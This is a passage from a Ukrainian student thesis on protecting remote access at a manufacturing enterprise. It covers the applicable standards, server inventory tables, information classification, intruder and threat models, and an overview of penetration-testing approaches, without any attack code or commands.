- НД ТЗІ 1.4-001-2000: Типове положення про службу захисту інформації в автоматизованій системі;
- НД ТЗІ 2.5-004-99: Критерії оцінки захищеності інформації в комп'ютерних системах від несанкціонованого доступу;
- ДСТУ ISO/IEC 27001:2015 - Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою. Вимоги;
- Закон України "Про інформацію»;
- ДСТУ ISO/IEC 27005:2015 - Інформаційні технології. Методи захисту. Управління ризиками інформаційної безпеки;
- ДСТУ ISO/IEC, що засновані на міжнародних стандартах і відповідно до вимог, що висуваються до захисту інформації на підприємстві;
- НД ТЗІ 1.6-005-2013 - Захист інформації на об'єктах інформаційної діяльності;
- НД ТЗІ 3.7-001-99 Методичні вказівки щодо розробки технічного завдання на створення комплексної системи захисту інформації в автоматизованій системі (зі зміною № 1, затвердженою наказом ДСТСЗІ СБ україни 18.06.02 № 37).

- НД ТЗІ 3.7-003-05 Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі.
- НД ТЗІ 1.1-005-07 Захист інформації на об'єктах інформаційної діяльності. Створення комплексу технічного захисту інформації. Основні положення.
- НД ТЗІ 2.1-002-07 Захист інформації на об'єктах інформаційної діяльності. Випробування комплексу технічного захисту інформації. Основні положення.
- НД ТЗІ 3.1-001-07 Захист інформації на об'єктах інформаційної діяльності. Створення комплексу технічного захисту інформації. Передпроектні роботи.
- НД ТЗІ 3.3-001-07 Захист інформації на об'єктах інформаційної діяльності. Створення комплексу технічного захисту інформації. Порядок розроблення та впровадження заходів із захисту інформації.

1.5 Постановка задачі

На основі проаналізованих проблем у пункті 1.1, пункті 1.2 та на основі аналізу статистик використання систем віддаленого доступу, у яких були встановлені основні проблеми використання систем віддаленого доступу типового виробничого підприємства, ставимо задачу впровадити методи захисту в розділі 2. Для побудови системи захисту потрібно:

- Проаналізувати архітектуру мережі типового виробничого підприємства;
- Проаналізувати особливості використання сервісів для роботи за віддаленим доступом;
- Проаналізувати види інформації та особливості взаємодії інформації на об'єкті;
- Побудувати модель загроз.
- Провести тестування на проникнення серверів при віддаленій роботі до впровадження методів захисту;
- Підібрати методи захисту та впровадити на запропоновану систему.
- Провести тестування на проникнення серверів при віддаленої роботи після впровадження методів захисту;

1.6 Висновки до першого розділу

У першому розділі кваліфікаційної роботі було досліджено забезпечення кіберзахисту при використтанні технологій віддаленого доступу до серверів та персональних комп'ютерів виробичного підприємства, наведені основні проблеми використання систем віддаленого доступу, проаналізована нормативно-правова база, виконана постановка задачі для подальшої роботи.

РОЗДІЛ 2. СПЕЦІАЛЬНА ЧАСТИНА

2.1 Архітектура мережі типового об'єкта інформаційної діяльності

На об’єкті інформаційної діяльності було виконано обстеження архітектури мережі виробничого підприємства. Були проаналізовані всі елементи задіяні в інтрамережі підприємства та елементи які приймають участь в організації віддаленого доступу. Надалі представлен аналіз використаних серверів на виробничому підприємстві, які представлені в таблиці 2.1.

Таблиця 2.1 Опис серверів.

Назва серверу	Параметри					
	Операційна система	Процесор	Мережа	Оперативна пам'ять	Жорсткі диски	Призначення
Сервер 1С	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Організований сервер для використання 1С Бухгалтерія
Сервер для зберігання файлів(документообіг)	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	5x 1 Gbit/s	32Gb DDR4 2666MHz ECC	SSD 6x 500Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Сервер використовується для зберігання файлів, якими обмінюються через сервіс документообігу

Продовження таблиці 2.1 Опис серверів.

Назва серверу	Параметри					
	Операційна система	Процесор	Мережа	Оперативна пам'ять	Жорсткі диски	Призначення
Почтовий сервер	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x 16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Агентт пересилки повідомлень через електронну пошту
Сервер для зберігання файлів SolidWorks	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	5x 1 Gbit/s	32Gb DDR4 2666MHz ECC	SSD 10x 1Tb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Стратегічний сервер, для технічної документація та моделі SolidWorks
Корпоративний сервер CRM	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x 16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Використовується для роботи CRM систем(контроль роботи менеджерів, запис розмов менеджерів

Продовження таблиці 2.1 Опис серверів.

Назва серверу	Параметри					
	Операційна система	Процесор	Мережа	Оперативна пам'ять	Жорсткі диски	Призначення
База даних	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Використовується для зберігання БД з різних систем
Сервер відділу маркетингу	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Розподільний сервер для відділу маркетингу, також проміжковою інформацією обмінюються у відділі
Сервер відділу збиту	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Розподільний сервер для відділу збиту, також проміжковою інформацією обмінюються у відділі

Продовження таблиці 2.1 Опис серверів.

Назва серверу	Параметри					
	Операційна система	Процесор	Мережа	Оперативна пам'ять	Жорсткі диски	Призначення
Сервер відділу бухгалтерії	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Розподільний сервер для відділу бухгалтерії, також проміжковою інформацією обмінюються у відділі
Сервер відділу інженерії	Windows Server 2012 version 6.1 (build 7601.win7sp1_gdr.110622-1506)	CPU Intel Xeon E3-2234, 3.6-4.8GHz, 4C/8T, 8M, 71W	2x 1 Gbit/s сетевых порта (2x RJ-45)	32Gb(2x16) DDR4 2666MHz ECC	SSD 2x 240Gb SATA3 6Gb/s, 560/320, IOPS 92/28K 3.6DWPD	Розподільний сервер для відділу інженерії, також проміжковою інформацією обмінюються у відділі

Архітектура мережі представленого виробничого підприємства показана на рисунку 2.1.



Рисунок 2.1 Архітектура мережі виробничого підприємства.

2.2 Опис інформації, яка обробляється на веб ресурсах типового підприємства

Детальний перелік інформації, правовий режим, вид зберігання та вимогу до захисту наведено у таблиці 2.2.

К – вимоги до конфіденційності

Ц – вимога до цілісності

Д – вимога до доступності

Таблиця 2.2 Перелік основної інформації

№	Інформація	Вид зберігання	Режим доступу	Правовий режим	Вимоги до захисту
1	Розробки планів оптимізації виробництва	Електронний, паперовий	ІЗоД	Комерційна таємниця	ЦД
2	Звіти закупівель	Електронний, паперовий	ІЗоД	Комерційна таємниця	Ц
3	Документація зборки	Електронний, паперовий	ІЗоД	Комерційна таємниця	КЦД
4	Інженерні моделі	Електронний	ІЗоД	Комерційна таємниця	КЦД

Продовження таблиці 2.2 Перелік основної інформації

№	Інформація	Вид зберігання	Режим доступу	Правовий режим	Вимоги до захисту
5	Креслення	Електронний, паперовий	ІЗоД	Комерційна таємниця	КЦД
6	Програмні коди для програмування обладнання	Електронний	ІЗоД	Комерційна таємниця	ЦД
7	Технології обробки	Електронний, паперовий	ІЗоД	Комерційна таємниця	Ц
8	Документація з технології зварювання	Електронний, паперовий	ІЗоД	Комерційна таємниця	Д
9	Норми виробництва	Електронний, паперовий	ІЗоД	Комерційна таємниця	ЦД

Продовження таблиці 2.2 Перелік основної інформації

№	Інформація	Вид зберігання	Режим доступу	Правовий режим	Вимоги до захисту
10	Стратегічний план розвитку	Електронний, паперовий	ІЗоД	Комерційна таємниця	КД
11	Звітність з дифіциту	Електронний, паперовий	ІЗоД	Комерційна таємниця	Д
13	Технічні завдання інженерам	Електронний, паперовий	ІЗоД	Комерційна таємниця	Ц
14	Технічні завдання технологам	Електронний, паперовий	ІЗоД	Комерційна таємниця	Ц
15	Технічні завдання конструкторам	Електронний, паперовий	ІЗоД	Комерційна таємниця	КЦД

Продовження таблиці 2.2 Перелік основної інформації

№	Інформація	Вид зберігання	Режим доступу	Правовий режим	Вимоги до захисту
16	Документи постачання	Електронний, паперовий	ІЗоД	Комерційна таємниця	КЦД
17	Інформація про діяльність відділів	Електронний, паперовий	Відкрита	-	Ц
18	Прайс продукції	Електронний, паперовий	Відкрита	-	ЦД
19	Каталоги продукції	Електронний, паперовий	Відкрита	-	Д
20	Медіатека	Електронний	Відкрита	-	Д

Продовження таблиці 2.2 Перелік основної інформації

№	Інформація	Вид зберігання	Режим доступу	Правовий режим	Вимоги до захисту
21	Сертифікати на продукцію	Електронний, паперовий	ІЗоД	Комерційна таємниця	КЦД
22	Облікові дані дилерів	Електронний	ІЗоД	Комерційна таємниця	КЦД
23	Облікові дані клієнтів	Електронний	ІЗоД	Комерційна таємниця	КЦД

2.3 Аналіз загроз та вразливостей

2.3.1. Модель порушника

Порушником є особа, яка здійснює спробу несанкціонованого доступу до об’єктів захисту (ознайомлення, модифікація, знищення, зміна режимів використання чи функціонування тощо).

Категорії порушників, що використовуються при створенні моделі, наведено в таблиці 2.3.2.1. У таблицях наведено специфікації моделі порушника за мотивами здійснення порушень, за рівнем кваліфікації та обізнаності щодо ІТС, за показником можливостей використання засобів ІТС для реалізації загроз, за часом та місцем дії. Сукупність цих характеристик визначає профіль порушника.

Таблиця 2.3 Рейтингова оцінка рівня загроз:

Рейтінгова оцінка	Опис
1	незначний
2	низький
3	середній
4	високий
5	неприпустимо високий

В таблиці 2.4 представлені основні категорії порушників.

Таблиця 2.4 Категорії порушників

Позначення	Визначення категорії	Потенціальний рівень загроз
П1	Авторизовані користувачі, яким надано право доступу до ІзОД (клієнти/ дилери/ менеджери)	5
П2	Авторизовані користувачі, яким надано повноваження контролювати дії користувачів та персоналу та забезпечувати управління веб сайту (менеджери/ модератори/ райтери/ SEO спеціалісти)	4
П3	Особи, які забезпечують працездатність веб сайту (адміністратори)	5
П4	Авторизовані користувачі, яким не надано право доступу до ІзОД (клієнти/зареєстровані користувачі)	2
П5	Не авторизовані користувачі, яким не надано право доступу до ІзОД (не зареєстровані клієнти/зловмисники/ конкуренти та інші)	5

В таблиці 2.5 представлена специфікація моделі порушника за місцем дії.

Таблиця 2.5 Специфікація моделі порушника за місцем дії

Позначення	Визначення категорії	Потенціальний рівень загроз
Д1	з робочих місць персоналу ІТС, але без доступу до місць розміщення обладнання ІТС	3
Д2	З робочих місць персоналу ІТС, а також місць розміщення обладнання ІТС, де обробляється інформація, яка підлягає захисту	4
Д3	Без доступу до приміщень, в тому числі з зовнішніх каналів зв'язку, з можливістю застосування технічних засобів здобуття інформації оптичними, акустичними каналами.	2

В таблиці 2.6 представлена специфікація моделі порушника за рівнем кваліфікації та обізнаності.

Таблиця 2.6 Специфікація моделі порушника за рівнем кваліфікації та обізнаності

Позначення	Визначення категорії	Потенціальний рівень загроз
К1	Не володіє знаннями та інформацією про порядок функціонування ІТС, не має навичок щодо користування штатними засобами обробки інформації системи та захисту інформації	1
К2	Має навички щодо користування ПК на рівні користувача	3
К3	Володіє базовими знаннями щодо функціонування програмного забезпечення і операційних систем, а також практичними навичками роботи з засобами обробки інформації	4
К4	Володіє знаннями щодо: функціонування засобів та механізмів обробки інформації та її захисту, що використовуються на ІТС та їх недоліків.	5

Таблиця 2.7 Специфікація моделі порушника за показником можливостей використання засобів ІТС для реалізації загроз

Позначення	Визначення категорії	Потенціальний рівень загроз
З1	Має фізичний доступ до компонентів ІТС, але не є авторизованим користувачем ІТС (адміністратор хостінгу)	2
З2	Має можливість запуску програм, що реалізують функції обробки інформації	3
З3	Має можливість керування функціонуванням ІТС, тобто конфігурує програмне забезпечення ІТС. (адміністратор веб сайту/ адміністратор хостінгу)	4

Таблиця 2.8 Специфікація моделі порушника за мотивами здійснення порушень

Позначення	Визначення категорії	Потенціальний рівень загроз
М1	Безвідповідальність (недбалість, ненавмисне порушення)	3
М2	Корислива цілеспрямованість (зловмисне порушення)	5

Таблиця 2.9 Специфікація моделі порушника за часом дії

Позначення	Визначення категорії	Потенціальний рівень загроз
Ч1	Під час бездіяльності компонентів системи (під час планових перерв у роботі, неробочий час)	3
Ч2	Під час функціонування ІТС	5
Ч3	Під час перерв у роботі для обслуговування та ремонту	2

Профілі порушників всіх категорій наведено в таблиці, у колонці «Рівень загроз» наведено рейтингову оцінку загроз порушника з відповідними характеристиками.

Таблиця 2.10 Профілі можливостей порушників

Посада	Категорія порушника	Мотив порушення	Рівень обізнаності щодо ІТС	Можливості подолання системи захисту	Можливості за часом дії	Можливості за місцем дії	Сумма
Головний інженер	П2	М2	К1	З1	Ч4	Д2	12
Головний технолог	П2	М2	К2	З1	Ч4	Д2	13
Інженер 1 категорії	П2	М2	К2	З1	Ч4	Д2	13
Інженер 2 категорії-1	П1	М1/М2	К2	З1	Ч4	Д2	12
Технолог 1 категорії	П2	М1/М2	К3	З3	Ч4	Д4	18

Продовження таблиці 2.10 Профілі можливостей порушників

Посада	Категорія порушника	Мотив порушення	Рівень обізнаності щодо ІТС	Можливості подолання системи захисту	Можливості за часом дії	Можливості за місцем дії	Сумма
Технолог 2 категорії	П1	М1/М2	К2	З1	Ч4	Д2	12
Інженер 2 категорії-2	П1	М1/М2	К2	З1	Ч4	Д2	12
Адміністратор	П4	М1/М2	К4	З4	Ч3	Д4	21
Співробітник служби безпеки	П4	М1/М2	К4	З4	Ч3	Д4	21

Продовження таблиці 2.10 Профілі можливостей порушників

Посада	Категорія порушника	Мотив порушення	Рівень обізнаності щодо ІТС	Можливості подолання системи захисту	Можливості за часом дії	Можливості за місцем дії	Сумма
Генеральний інженер	П2	М2	К2	З1	Ч4	Д2	13
Технічний персонал	П1	М1/М2	К2	З1	Ч4	Д2	12
Предсатвники іншиї компаній	П1	М1/М2	К2	З1	Ч4	Д2	12
Відвідувачі	П1	М1/М2	К2	З1	Ч4	Д2	12
Хакери	П4	М1/М2	К4	З4	Ч3	Д4	21

Продовження таблиці 2.10 Профілі можливостей порушників

Посада	Категорія порушника	Мотив порушення	Рівень обізнаності щодо ІТС	Можливості подолання системи захисту	Можливості за часом дії	Можливості за місцем дії	Сумма
Конкуренти	П4	М1/М2	К2	З3	Ч3	Д4	18
Співробітник відділу маркетингу	П2	М1/М2	К2	З2	Ч4	Д2	14
Співробітник відділу збиту	П2	М1/М2	К2	З1	Ч4	Д2	13
Співробітники відділу бухгалтерії	П2	М1/М2	К2	З2	Ч4	Д2	14

З таблиці 2.10 видно, що найбільшу загрозу, що має відношення до проблеми захисту інформації, становлять:системний адміністратор,

головні інженери, хакери.

Тому організація роботи цих особ повинна бути найбільш контрольованою, оскільки вони є основними потенційними порушниками безпеки інформації.

2.3.2. Модель загроз

Надалі була розглянута модель загроз. Модель загроз базується на основі досліджені проведених у 1 розділі кваліфікаційної роботи.

Таблиця 2.11 Шкала оцінки ймовірності реалізації загрози

Оцінка ймовірності	Характеристика
1	Виникнення інциденту практично неможливо
2	Виникнення інциденту малоймовірне
3	Виникнення інциденту ймовірне до 1 разу на 3 місяці
4	Виникнення інциденту ймовірне до 1 разу на тиждень
5	Виникнення інциденту ймовірне до 1 разу на добу

Зроблено якісну оцінку ймовірності реалізації загрози та визначено сукупний рівень загрози. Результати аналізу викладені в таблиці 2.12.

Таблиця 2.12. Аналіз загроз та вразливостей

№	Загроза	Вразливість	Ймовірність	Що порушує	Рівень загрози	Джерело	Загальна оцінка
1	Атаки через VPN методом грубої сили	-Атаки на криптографічні алгоритми; -Атаки на криптографічні ключі; -Атаки на датчики випадкових чисел; -Атаки на протоколи VPN; -Атаки на протоколи аутентифікації; -Атаки на реалізацію; -Атаки на обладнання VPN; -Атаки на операційні системи;	3	КЦ	5	Зовнішнє	4
2	Управління та контроль через фішинг	Не здійснення перевірки посилань та використання неперевірених ресурсів	2	ЦК	5	Зовнішнє	3,5

Продовження таблиці 2.12. Аналіз загроз та вразливостей

№	Загроза	Вразливість	Ймовірність	Що порушує	Рівень загрози	Джерело	Загальна оцінка
3	Порушена автентифікація	Обхід багатофакторної автентифікації	4	КЦД	4	Внутрішнє/Зовнішнє	4
4	Небезпечна конфігурація	Помилки налаштування пристроїв доступу (комп'ютерів), внаслідок яких вони виявляються незахищеними повністю або частково	3	КЦД	3	Внутрішнє/Зовнішнє	3
5	Порушення контролю доступу	Використання концепції Bring Your Own Device, коли користувачі або підключаються зі своїх недовірених пристроїв до корпоративних ресурсів, або використовують корпоративні комп'ютери,	5	КЦД	3	Внутрішнє/Зовнішнє	4

Продовження таблиці 2.12. Аналіз загроз та вразливостей

№	Загроза	Вразливість	Ймовірність	Що порушує	Рівень загрози	Джерело	Загальна оцінка
6	Порушення контролю доступу	Недостатній захист кінцевих пристроїв користувачів, у тому числі випадки їх втрати, розкрадання	5	КЦД	3	Зовнішнє	4
7	Порушена автентифікація	Не використовує багатофакторну автентифікацію	4	КЦД	5	Внутрішнє/Зовнішнє	4,5
8	Порушення контролю доступу	Помилки налаштування шлюзу, некоректні рішення, пов'язані з публікацією корпоративних сервісів, користування хмарними сервісами	3	КЦД	2	Внутрішнє/Зовнішнє	2,5

Продовження таблиці 2.12. Аналіз загроз та вразливостей

№	Загроза	Вразливість	Ймовірність	Що порушує	Рівень загрози	Джерело	Загальна оцінка
9	Відсутність контролю доступу до ресурсів організації	Відсутність контролю доступу до ресурсів організації	3	КЦД	5	Зовнішнє	4
10	Відсутність організаційних методів забезпечення ІБ	Недостатньо суворі політики інформаційної безпеки для контролю трафіку користувачів, у тому числі під час роботи з конфіденційними даними, ненадійні паролі для віддаленого доступу	5	К	4	Внутрішнє	4,5
11	Порушення контролю доступу	Недостатній контроль за трафіком, який передається з умовно «домашніх» пристроїв назад у корпоративне середовище	4	К	4	Внутрішнє	4

Продовження таблиці 2.12. Аналіз загроз та вразливостей

№	Загроза	Вразливість	Ймовірність	Що порушує	Рівень загрози	Джерело	Загальна оцінка
12	Порушення контролю доступу	Відсутність системи контролю витоків при несанкціонованому копіюванні інформації за злим наміром або випадково з корпоративних ресурсів; передача інформації зловмисникам	З	К	5	Внутрішнє	4
13	Відсутність антивірусного ПЗ	Проникнення вірусів з дому в офісну мережу, мережна або вірусна атака на системи в периметрі, наприклад, атака вірусу-шифрувальника	З	КЦД	3	Внутрішнє/Зовнішнє	3
14	Відсутність антивірусного ПЗ	Зараження документів, що обробляються на робочих місцях користувачів	З	КЦД	3	Внутрішнє	3

Продовження таблиці 2.12. Аналіз загроз та вразливостей

№	Загроза	Вразливість	Ймовірність	Що порушує	Рівень загрози	Джерело	Загальна оцінка
15	Порушення контролю доступу	Втрата / злодійство кінцевого обладнання або даних	2	КД	5	Внутрішнє	3,5
16	Порушення зв'язку	Проблеми зв'язку: для віддаленої роботи необхідна зв'язність	3	Д	3	Внутрішнє/Зовнішнє	3
17	Відсутність організаційних методів забезпечення ІБ	Поширення особистої інформації співробітників: де вони розташовані, їх графік роботи, присутності, можливостей	2	К	2	Внутрішнє/Зовнішнє	2

Згідно аналізу в таблиці № Аналіз загроз та вразливостей можна виділити основний список загроз, які мають найбільшу загальну оцінку небезпеки:

- Атаки через VPN методом грубої сили
- Відсутність системи контролю витоків при несанкціонованому копіюванні інформації за злим наміром або випадково з корпоративних ресурсів;

передача інформації зловмисникам

- Недостатній контроль за трафіком, який передається з умовно «домашніх» пристроїв назад у корпоративне середовище
- Недостатньо суворі політики інформаційної безпеки для контролю трафіку користувачів
- Відсутність контролю доступу до ресурсів організації
- Не використовує багатофакторну автентифікацію
- Недостатній захист кінцевих пристроїв користувачів;

Саме за цими векторами буде побудована система забезпечення захисту при використанні технології віддаленого доступу до серверів представленого виробничого підприємства.

2.4 Основні методи та засоби оцінки рівня забезпечення захищеності віддаленої роботи

Оцінка рівня захищеності проводиться з метою виявлення існуючих вразливих місць в елементах інфраструктури, практичної демонстрації можливості використання вразливостей (на прикладі найбільш критичних) та формування рекомендацій щодо усунення виявлених вразливостей.

Для оцінки рівня захищеності було проведено тест на проникнення.

Найвищим рівнем у ієрархії підходів до тестування буде поняття типу, яке може охоплювати відразу кілька суміжних технік тестування. Тобто одному типу тестування може відповідати кілька його видів. Розглянемо для початку кілька типів тестування, які відрізняються знанням внутрішнього пристрою об'єкта тестування.

Black Box - тестування як функціональне, так і нефункціональне, що не передбачає знання внутрішнього пристрою компонента або системи, або процедура написання або вибору тест-кейсів на основі аналізу функціональної чи нефункціональної специфікації компонента чи системи без знання внутрішнього пристрою.

Переваги Black Box:

- тестування проводиться з позиції кінцевого користувача і може допомогти виявити неточності та протиріччя у специфікації;

– тестувальнику не потрібно знати мови програмування та заглиблюватися особливо реалізації програми;

– тестування може проводитись фахівцями, незалежними від відділу розробки, що допомагає уникнути упередженого ставлення;

– можна починати писати тест-кейси, як тільки готова специфікація.

Недоліки:

– тестується лише дуже обмежена кількість шляхів виконання програми;

- без чіткої специфікації (а це швидше реальність на багатьох проектах) досить важко скласти ефективні тест-кейси;

– деякі тести можуть бути надмірними, якщо вони вже були проведені розробником на рівні модульного тестування;

Протилежністю техніки чорної скриньки є тестування методом білої скриньки, про яку йдеться нижче.

White Box - тестування, що базується на аналізі внутрішньої структури компонента або системи, або процедура написання або вибору тест-кейсів на основі аналізу внутрішнього пристрою системи або компонента.

Переваги:

- тестування може проводитися на ранніх етапах: немає необхідності чекати створення інтерфейсу користувача;

– можна провести ретельніше тестування, з покриттям великої кількості шляхів виконання програми.

Недоліки:

– для виконання тестування білої скриньки потрібна велика кількість спеціальних знань

– під час використання автоматизації тестування на цьому рівні, підтримка тестових скриптів може бути досить накладною, якщо програма часто змінюється.

Наступним методом є сіра скринька.

Grey Box - метод тестування програмного забезпечення, який передбачає, комбінацію White Box та Black Box підходів. Тобто внутрішній пристрій програми нам відомий лише частково. Передбачається, наприклад, доступ до внутрішньої структури та алгоритмів роботи програмного забезпечення для написання максимально ефективних тест-кейсів, але саме тестування проводиться за допомогою техніки чорної скриньки, тобто з позиції користувача.

Роботи проводили без повідомлення адміністраторів та користувачів тестованої системи за допомогою методу чорної скриньки. Під час внутрішнього тестування використовували як ноутбук аудитора, і стандартне робоче місце користувача замовника. Всі роботи проводились за попередніми домовленастями з керівництвом підприємства.

У процесі тестування використовуються як інструментальні засоби, і ручні методи аналізу.

У нашому випадку порядок проведення робіт наступний:

- Отримання попередньої інформації про мережу замовника. Використовуються ті джерела інформації, які доступні зловмисникам (Інтернет, новини, конференції).
- Упорядкування карти мережі, визначення типів пристроїв, ОС, додатків.
- Ідентифікація вразливостей мережних служб та програм.
- Аналіз веб-сайту замовників. За допомогою автоматизованих утиліт і ручними методами детектуються наступні вразливості: використання операторів SQL (SQL Injection), міжсайтове виконання сценаріїв (Cross-Site Scripting), заміна вмісту (Content Spoofing), виконанням команд ОС (OS Commanding), вразливості, пов'язані з некоректною механізмів аутентифікації та авторизації та ін.
- Експлуатації вразливостей. Методи та інструментарій вибираються індивідуально для кожного типу вразливості. Використовуються як загальнодоступні утиліти, і інструментарій власної розробки.

- За погодженням із замовником можуть проводитись базові роботи з контролю захищеності бездротових мереж.
- За погодженням із замовником може проводитись перевірка стійкості зовнішнього периметра та відкритих ресурсів на атаки типу відмови в обслуговуванні. Проводиться оцінка ступеня стійкості мережевих елементів та можливої шкоди під час проведення найімовірніших сценаріїв подібних атак.
- Перевірка стійкості мережі до атак на канальному рівні. Виробляється моделюванням атак на протоколи канального рівня STP, VTP, CDP, ARP.
